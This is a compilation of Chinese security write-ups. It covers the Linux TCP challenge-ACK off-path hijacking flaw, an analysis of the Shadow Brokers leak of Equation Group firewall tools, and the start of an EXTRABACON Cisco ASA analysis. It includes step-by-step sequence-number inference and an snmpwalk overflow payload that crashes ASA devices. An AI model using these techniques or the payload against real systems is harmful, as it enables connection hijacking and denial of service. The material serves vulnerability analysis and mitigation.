2.3 采用折半算法，收紧范围，最终确定准确的 seq 值

3 推断 ack number

原理：推断 ACK 值，可以先推断出挑战范围的左边界：SND.UNA –(231 – 1)， 然后再 +（231 – 1），就可以得到准确的 ACK 值了。

3.1 确定左边界的范围，尝试 0， 1G，2G， 3G 四个节点，确定左边界落在哪个象限中。

具体实施：

3.1.1 发送伪造 ACK 包，ack 分别为 0、1G、2G、3G，seq 为有效范围内的值

3.1.2 发送 100 个设计过的 RST 包, 如果收到 99 个包，说明 ack 在挑战范围

3.13 通过四个节点的命中挑战的情况，就可以判断出挑战范围的左边界。

3.2 再使用折半逼近的方法，确定左边界的精确值。

具体实施：

3.2.1 伪造一个 ACK 包，ack 为猜测值， seq 为有效范围内的值，

3.2.2 发送 100 个设计过的 RST 包，如果收到 99 个包，说明 ack 在挑战范围内; 如果收到 100 个包，则说明 ack 在 invalid 范围内。

3.2.3 根据判断结果，逐渐逼近至挑战范围的左边界。

3.3 左边界+（231 – 1） = ack

攻击示意图：




Figure 4: Connection (four-tuple) test　Figure 5: Sequence number test　Figure 6: ACK number test

现实挑战：

时间同步

由于计数器是按秒复位，上一秒的计数器，在进入下一秒后会复位。

所以攻击端，必须与被攻击机器的时间尽可能保持同步，才能使攻击成立。

RST 限制

通常 firewall 都有限制 RST 的频率，防止攻击，那么就不能使用 RST 做尝试推断了。

可以使用 ACK 包进行挑战，ACK 挑战条件：

1、seq 在有效范围

2、ACK 在挑战范围，

ACK 的挑战值很容易确定：

四个节点：0，1G，2G，3G，必定有 1 到 2 个命中范围，在已知一个 seq 有效值的情况下，可以推断出 ACK 挑战值。

包丢失

包的丢失，会影响推断：

引入多次确认机制。

窗口变化

tcp 窗口，不是固定，是变化的，一定程序上增加了推断难度。

0x03 攻击效果

有一组公开的数据，

1.断开连接攻击：

Location	Success Rate	Avg # of rounds with loss	Avg % of rounds with loss	BW (pkts)	Time Cost (s)
US West 1	10/10	0	0	5000	48.00
US West 2	9/10	1.0	1.91%	5000	58.00
US East	10/10	0	0	5000	32.00
EU German	9/10	0.3	0.67%	5000	48.00
EU Ireland	10/10	0	0	5000	35.20
Asia 1	10/10	0	0	5000	51.00
Asia 2	9/10	1.7	5.34%	5000	36.67
South America	10/10	0	0	5000	45.70

Table 1: SSH connection reset results

安全客（bobao.360.cn）

2.数据注入攻击

Success rate 1	Success rate 2	Avg # of rounds with loss	Avg % of rounds with loss	BW (pkts)	Time Cost (s)
7/10	9/10	2.22	3.63%	5000	81.05

Success rate 1 = success rate of injecting the phishing registration window
Success rate 2 = success rate of inferring the correct sequence and ACK number

安全客（bobao.360.cn）

可以看到成功率非常高，时间基本控制在 1 分钟左右。

0x04 POC

截止到 8 月 30 日，网络上已经出现两个 POC：

rover: 第三方，只是开放了推断端口号部分，python 实现。


mountain-goat: 官方曝出，只开放到推断 seq 范围，C 实现 。

8 月底，360MeshFire 网络安全团队完整实现了端口号、seq 和 ack 的推断，并完成了 reset 攻击和 inject 数据攻击。

360MeshFire Team POC 演示视频：

https://yunpan.cn/cMW9EbkGBscuz **（提取码：b46b）**

附演示视频截图：



POC 结论：

1.针对任意 TCP 连接，精准的猜测连接是否存在、源端口、seq、ack 是可行的，成功率极高。

2.只要服务端的 Linux kernel 为漏洞影响版本，可触发挑战包机制，就会受到该漏洞的影响。

3.一旦推测出四元组信息，seq，ack 的情况下，就可以实现双向的数据劫持注入和定向 TCP 连接的拒绝服务：包括 HTTP 中注入钓鱼代码，伪造客户端发送写命令（TELNET，HTTP 等）

4.如果在网络带宽足够、程序实现优化（C 实现）等情况下，可以快速精准地推断出以上元素数据，达到 paper 所述的攻击成功率。

5.由于安卓 4.4 版本以上均存在该问题，且大量 APP 中建立的是与服务器的长连接，导致可被利用的场景，可能会有更多的变数。

0x05 影响范围

Linux Kernel3.6 以上版本，包括目前最高 4.6 版本，都受该漏洞影响。

安卓

release version , name ,kernel version

4.4 Kit Kat |3.10

5.x Lollipop |3.16.1

6.0 Marshmallow |3.18.10

Centos 7

release version ,kernel version

7.0 3.10

7.1 3.10

7.2 3.10

Utuntu

release version ,kernel version

13.04 Raring Ringtail 3.8

13.10 Saucy Salamander 3.11

14.04 Trusty Tahr 3.13

14.10 Utopic Unicorn 3.16

15.04 Vivid Vervet 3.19

15.10 Wily Werewolf 4.2

16.04 Xenial Xerus 4.4

16.10 Yakkety Yak 4.6

Redhat Enterprise release

release version ,kernel version

RHEL 7.2 3.10.0-327

RHEL 7.1 3.10.0-229

RHEL 7.0 GA 3.10.0-123

RHEL 7.0 Beta 3.10.0-54.0.1

0x06 修复方案

1.升级 Linux 内核到 4.7 版本以上

2.修改挑战包计数器值，步骤如下：

1）修改挑战包的节流设置/etc/sysctl.conf:

net.ipv4.tcp_challenge_ack_limit = 9999999

该值取 100-300 间随机数，可以过滤那些只会使用工具的黑客，增加一定难度，同时对性能不会产生什么影响。

该值取一个大值，将直接解决此问题，但因此导致的性能、带宽损耗需要评估。

2 ）sysctl -p （激活）

3. 对业务来讲，使用加密传输，可以有效防止数据的劫持和注入。

协议栈解决漏洞思路：

不采用全局挑战包计数器的实现方案，每个连接维护一个挑战包计数器。

linux 4.0 部分引入了这个思想，但只对 SYN 包的挑战进行了单独计算，所以面对攻击无效。

0x07 参考资料

sec16_TCP_pure_offpath.pdf

数据注入演示视频

14 亿 Android 设备受 Linux TCP 漏洞的影响

How to mitigate Linux “Off-path” TCP exploits

知乎 tombkeeper 与曹跃关于 geekpwn 上任意 tcp 远程支持的讨论

Shadow-Brokers 所泄露文件的介绍、技术分析

作者：sh0wrun

原文：【安全客】http://bobao.360.cn/learning/detail/2970.html

0x01 曝光的数据与方程式和 NSA 的关系

从泄露数据包所解压出的内容看，是专门针对防火墙设备进行攻击和渗透行动时所使用的工具集。据数据曝光者 Shadow Brokers 所描述，这个数据包是来自于著名国家级 APT 攻击团队——方程式组织(Equation Group)。该组织具信受雇于美国国家安全局(NSA),对外发动过多次著名的国家级 APT 攻击，包括震网(stuxnet)、Regin、Flame 等攻击。从文件中所包含有”JETPLOW“,”BANANALEE“等文件名和文件夹关键字信息，也与之前斯诺登所曝光的 NSA 网络攻击内部资料的防火墙(FIREWALL)章节内容所相符:

下图为斯诺登报出的 NSA 网络攻击的一节内容：

TOP SECRET//COMINT//REL TO USA, FVEY

JETPLOW

ANT Product Data

(TS//SI//REL) JETPLOW is a firmware persistence implant for Cisco PIX Series and ASA (Adaptive Security Appliance) firewalls. It persists DNT's BANANAGLEE software implant. JETPLOW also has a persistent back-door capability.

06/24/08

安全客 (bobao.360.cn)

(JETPLOW 是专门针对 Cisco PIX 和 ASA 系列防火墙固件进行持久化植入的工具，可以将持久化控制软件 BANANAGLEE 植入到设备中)

(TS//SI//REL) JETPLOW is a firmware persistence implant for Cisco PIX Series and ASA (Adaptive Security Appliance) firewalls. It persists DNT's BANANAGLEE software implant and modifies the Cisco firewall's operating system (OS) at boot time. If BANANAGLEE support is not available for the booting operating system, it can install a Persistent Backdoor (PBD) designed to work with BANANAGLEE's communications structure, so that full access can be reacquired at a later time. JETPLOW works on Cisco's 500-series PIX firewalls, as well as most ASA firewalls (5505, 5510, 5520, 5540, 5550).

(TS//SI//REL) A typical JETPLOW deployment on a target firewall with an exfiltration path to the Remote Operations Center (ROC) is shown above. JETPLOW is remotely upgradeable and is also remotely installable provided BANANAGLEE is already on the firewall of interest.


安全客 (bobao.360.cn)

(BANANAGLEE 可以认为是一个持续控制后门(Persistent Backdoor)攻击框架，通过植入和篡改 Cisco 防火墙 OS 文件，实现对 Cisco 防火墙入侵后的持续控制)

通过各安全研究人员对工具集当中攻击工具的成功验证，基本上确定了这些数据包是从 NSA 有关联的方程式组织(Equation Group)泄露的可能性；

0x02 工具包所包含内容的分析:

文件夹下的目录信息



padding 文件

大小 19M，使用 binwalk 对文件进行分析后发现有 Cisco IOS 特征,推测应该是 Cisco IOS 平台的 OS 文件,可能是在攻击行为中留下了的：

```
root@kali:~/Documents/test/Firewall# binwalk padding

DECIMAL HEXADECIMAL DESCRIPTION

--------------------------------------------------------------------------------

10909743 0xA6782F Cisco IOS experimental microcode for ""
```

SCRIPTS/ 目录

该应该是攻击行动执行组(OPS)在攻击过程中的笔记和一些攻击工具的使用方法笔记；文件的最后修改时间为 2013 年 6 月份；

Apache_Setup.txt		2013年9月4日 下午9:36
BananaAid	针对NETSCREEN平台的攻击	2013年6月11日 下午10:20
BARICE.txt	NETSCREEN平台的持久化工具Barglee	2013年6月11日 下午10:20
BG_upgrade_module_2111.txt		2013年6月11日 下午10:20
BG_upgrade_module_2211.txt	PIX的持久化攻击相关	2013年6月11日 下午10:20
BG_upgrade_module_3100.txt		2013年6月11日 下午10:20
blatsting_basics.txt	/BLASTING目录攻击工具集手册	2013年6月11日 下午10:20
Bookishmute.txt	一个针对TOPSEC的攻击记录	2013年6月11日 下午10:20
BUZZ_survey.txt	针对fortinet	2013年6月11日 下午10:20
DurableNapkin.txt	网络协议攻击	2013年6月11日 下午10:20
EGBL_AND_BLATSTING.txt		2013年6月11日 下午10:20
ELCA.txt	针对TOPSEC的攻击工具集手册	2013年6月11日 下午10:20
ELCO.txt	针对ARM TOPSEC的攻击工具集手册	2013年6月11日 下午10:20
Eligible.txt		2013年6月11日 下午10:20
ELIGIBLEBOMBSHELL.txt	针对TOPSEC的攻击工具手册	2013年6月11日 下午10:20
EPBA.script	针对ASA植入持久化工具的方法	2013年6月11日 下午10:20
EXTRABACON.txt	针对ASA SNMP溢出漏洞的说明	2013年6月11日 下午10:20
FairvaultFix.txt	介绍一个攻击工具补丁的安装	2013年6月11日 下午10:20
FalseMorel.txt		2013年6月11日 下午10:20
Feedtrough.txt		2013年6月11日 下午10:20
fw_wrapper	python编写的firewall攻击自动工具	2016年8月15日 下午6:12
Install_PIX_OS.txt		2013年6月11日 下午10:20
Jetplow.txt	Jetplow工具集的安装和使用方法	2013年6月11日 下午10:20
JIFFY.txt	针对PIX植入持久化module的方法	2013年6月11日 下午10:20
Netprofiler.txt	实现对特定的流量进行收集,平台未知	2013年6月11日 下午10:20
PIT		2013年6月11日 下午10:20
sampleman_commands.txt	各防火墙上收集信息的命令	2013年6月11日 下午10:20
screamplow-INSTALL.txt	如何在ASA上安装后门	2013年6月11日 下午10:20
SecondDate	一个攻击PIX工具的使用步骤	2013年6月11日 下午10:20
SNMP-sampleman.txt	使用snmpwalk收集信息的命令	2013年6月11日 下午10:20
teflon.txt	一个叫特氟龙的后门工具,能自解压和加密	2013年6月11日 下午10:20
TURBO_install-new.txt	感觉是针对华为设备的	2013年6月11日 下午10:20
Upgrade_beechpony_to_bananaglee2011.txt		2013年6月11日 下午10:20

安全客（bobao.360.cn）

(文件名称和内容描述)

其中：ookishmute.txt 文件为一次针对 TOPSEC 防火墙的攻击记录笔记。记录中出现的 IP 地址 159.226.209.125 为中国科学网的 IP ,怀疑该 OPS 小组有对中国相关组织进行过攻击；

TOOLS/ 目录

主要用来存放一些进行渗透行动(OPS)时所经常用到的工具；

TOOLS	
1212.pl	对IP和MAC地址进行字符转换的工具
Apache	
BenignCertain	是用来向目标地址发送数据包的工具,有各种加密和混淆方法,功能未知
dehex.pl	对16进制字符还原为Ip地址
DurableNapkin	可以在Linux和solaris上运行的后门
false.exe	
ike-scan	Ike扫描,可以发现开启了IPSEC的firewall设备
installdate.pl	
morel.exe	
NOPEN	使用RC6进行加密的后门和控制端, server端安装在目标机上
teflondoor.exe	名称叫特氟龙的后门
teflonhandle.exe	
tftpd	Tftp服务器,网络设备的OS安装经常用到
thttpd	一个http服务器, 应该是作为文件传输使用
xtractpleasing	从一个文件中还原出pcap格式文件

安全客 (bobao.360.cn)

OPS/ 目录


进行攻击行动(OPS)时的自动化工具集合

OPS		2016年8月15日 下午6:15
apache_setup.sh		2013年9月4日 下午9:37
jetplow.sh	对设备进行持久化植入的自动化脚本	2013年9月4日 下午9:37
screamingplow.sh	和jetflow功能类似	2013年6月11日 下午10:20
tinyhttp_setup.sh	一个httpserver的设置脚本	2013年6月11日 下午10:20
userscript.FW	在攻击行动时,执行的入口脚本	2013年10月18日 下午8:48
userscript.old	在攻击行动时,执行的入口脚本,旧版本	2013年6月17日 下午9:13

安全客 (bobao.360.cn)


BUZZDIRECTION/ 目录

针对 Fortinet 的持久化植入和控制工具集合



BANANAGLEE 目录

是针对 ASA 和 PIX 设备的可持续控制功能，目的是在获取防火墙权限后,能够实现对设备的持久控制，并根据不通模块完成对应的任务；如任意流量调度 ,对感兴趣的流量进行监听等。



EXPLOIT/ 目录


利用防火墙设备的漏洞,实现对不同防火墙(ASA,PIX,NETSCREE,TOPSEC,Fortinet)的”破门”,以期望达到获取防火墙控制权限的目的；

从整个文件中的目录结构和内容信息来分，可以大体上分为三类：

一类为脚本,记录和自动化工具文件，主要分布在 OPS,SCRIPTS,TOOLS 目录下;

第二类为利用漏洞进行破门的工具，主要是 EXPLOIT 目录,针对不同的目标,攻击程序在不同的子文件夹中;

第三类是为了能对目标防火墙设备持续控制和进行有目的的信息采集,而准备的工程化工具,主要集中在 BANANAGLEE,BARGLEE,BLASTING,BUZZDIRECTION 目录下；



0x03 漏洞利用分析

从攻击的代码看，针对 TOPSEC 所使用漏洞类型,为防火墙通过 web 所提供的管理界面中存在的漏洞,一个是 HTTP Cookie command injection 漏洞，一个是 HTTP POST 命令注入漏洞; Fortigate 防火墙则是由于 HTTP cookie 溢出而存在漏洞。

目前完成验证的则是 EXTRA BACON 工具集中，所使用的影响 ASA 8.0-8.4 版本的 SNMP 溢出漏洞;

当一台 ASA 设备配置了 snmp 口令比较弱或被泄露，那么攻击者可以从 ASA 允许的 snmp-server 上通过精心构造的 snmp 溢出数据包，实现对 ASA 设备 telnet 和 ssh 登陆密码验证的绕过；

视频演示：攻击视频

通过分析攻击工具所构造的的数据信息发现,能够实现针对 ASA 设备溢出攻击的有效 SNMP 串，可以造成 ASA 设备的 crash。

能造成 ASA 设备重启的 SNMP 代码如下：

```
snmpwalk -v 2c -t 1 -r 0 -c $community $target_ip
1.3.6.1.4.1.9.9.491.1.3.3.1.1.5.9.95.184.57.64.28.173.53.165.165.165.165.131.236
```

```
. 4. 137. 4. 36. 137. 229. 131. 197. 88. 49. 192. 49. 219. 179. 16. 49. 246. 191. 174. 170. 170. 170. 1
29. 247. 165. 165. 165. 165. 96. 139. 132. 36. 216. 1. 0. 0. 4. 51. 255. 208. 97. 195. 144. 144. 144. 1
44. 144. 144. 144. 144. 144. 144. 144. 144. 144. 144. 144. 144. 144. 144. 144. 144. 144. 144. 144. 1
44. 144. 144. 144. 144. 253. 13. 54. 9. 139. 124. 36. 20. 139. 7. 255. 224. 144
```

造成 Crash 的 ASA 信息如下:

```
Cisco Adaptive Security Appliance Software Version 8.2(5)

Compiled on Fri 20-May-11 16:00 by builders

Hardware: ASA5505

Crashinfo collected on 02:45:02.149 UTC Tue Aug 16 2016

Traceback:

0: 0x805e2d3

1: 0x805ede7

2: 0x8a63c84

3: 0xdd6aa6d5

4: 0xdd57d1e0

5: 0xc9a647f8

6: 0xc9bbb648

Stack dump: base:0x0xc9a646b4 size:351267, active:351267

entries above '==': return PC preceded by input parameters

entries below '==': local variables followed by saved regs

'==Fn': stack frame n, contains next stack frame

'*': stack pointer at crash

For example:
```

0xeeeeef00: 0x005d0707 : arg3

0xeeeeeefc: 0x00000159 : arg2

0xeeeeeef8: 0x005d0722 : arg1

0xeeeeeef4: 0x005d1754 : return PC

0xeeeeeef0: 0xeeeeef20 ==F2: stack frame F2

0xeeeeeeec: 0x00def9e0 : local variable

0xeeeeeee8: 0x0187df9e : local variable or saved reg

0xeeeeeee4: 0x01191548 : local variable or saved reg ciscoasa#

Thread Name: snmp

Page fault: Address not mapped

vector 0x0000000e

edi 0x0f0f0f0b

esi 0x00000000

ebp 0xc9a647b4

esp 0xc9a64738

ebx 0x00000010

edx 0xc9a6472c

ecx 0xc911d4e8

eax 0x023d0d4c

error code 0x00000004

eip 0xc9bbae4a

```
cs 0x00000073

eflags 0x00013203

CR2 0x023d0d68
```

0x05 总结

通过对目前所掌握的 Shadow-brokers 所泄露出文件的分析,可以得到如下结论：

1.是专门执行对防火墙(Firewall)设备进行渗透攻击,并高度集成的攻击工具集;

2.该工具集覆盖了国内外使用比较广泛的防火墙产品;

3.破门攻击(利用漏洞获取防火墙权限)时所使用的设备软件漏洞,需要对设备漏洞进行主动的挖掘才能获取;

4.准确可靠的漏洞利用程序(EXPLOIT)说明安全技术达到了极高的水平,有专门人员从事对网络设备安全的研究;

5.获取目前权限后的持续控制和隐秘，攻击方基本上已经形成了框架和比较统一的思路;

揭开思科 ASA 防火墙网络军火的面纱（上）

作者：360 MeshFire Team

来源：【安全客】http://bobao.360.cn/learning/detail/3053.html

Shadow Brokers 曝出的 EXTRABACON 工具中包含思科 ASA 防火墙远程代码执行的 0DAY 漏洞，本文分析了 ASA 漏洞 CVE-2016-6366 的产生原因和利用原理，并对工具中的 EXP 的执行过程进行了深入分析，展示了网络设备漏洞攻防的分析和调试技巧和方法。

0x01 漏洞背景

今年 8 月 13 号，入侵美国国家安全局（NSA）的组织 Shadow Brokers 在其 Twitter 微博上公开了大量黑客工具的链接，并将部分放在网上进行拍卖。根据 Shadow Brokers 组织的描述，这些工具原属于著名的黑客团队方程式组织（Equation Group），该组织可能与震网(stuxnet)、Regin、Flame 等攻击有关，被外界怀疑受雇于美国国家安全局。

在此次公开的文件中包含了一个 Cisco ASA 防火墙的远程代码执行 0DAY，方程式组织将这个 exploit 命名为 EXTRABACON。在 EXTRABACON 遭到曝光后，思科也立刻承认了在其多个版本的 ASA 产品中存在相应的漏洞，漏洞编号为 CVE-2016-6366。

EXTRABACON 利用的是思科 ASA 防火墙中处理 SNMP（简单网络管理协议）代码的漏洞，本质是一个缓冲区溢出。从利用层面说来，攻击者可以向系统发送精心构造的 SNMP 包，一旦漏洞利用成功，攻击者则无需输入正确的登录账户和密码，就可以通过 ASA 的 Telnet 和 SSH 身份认证。

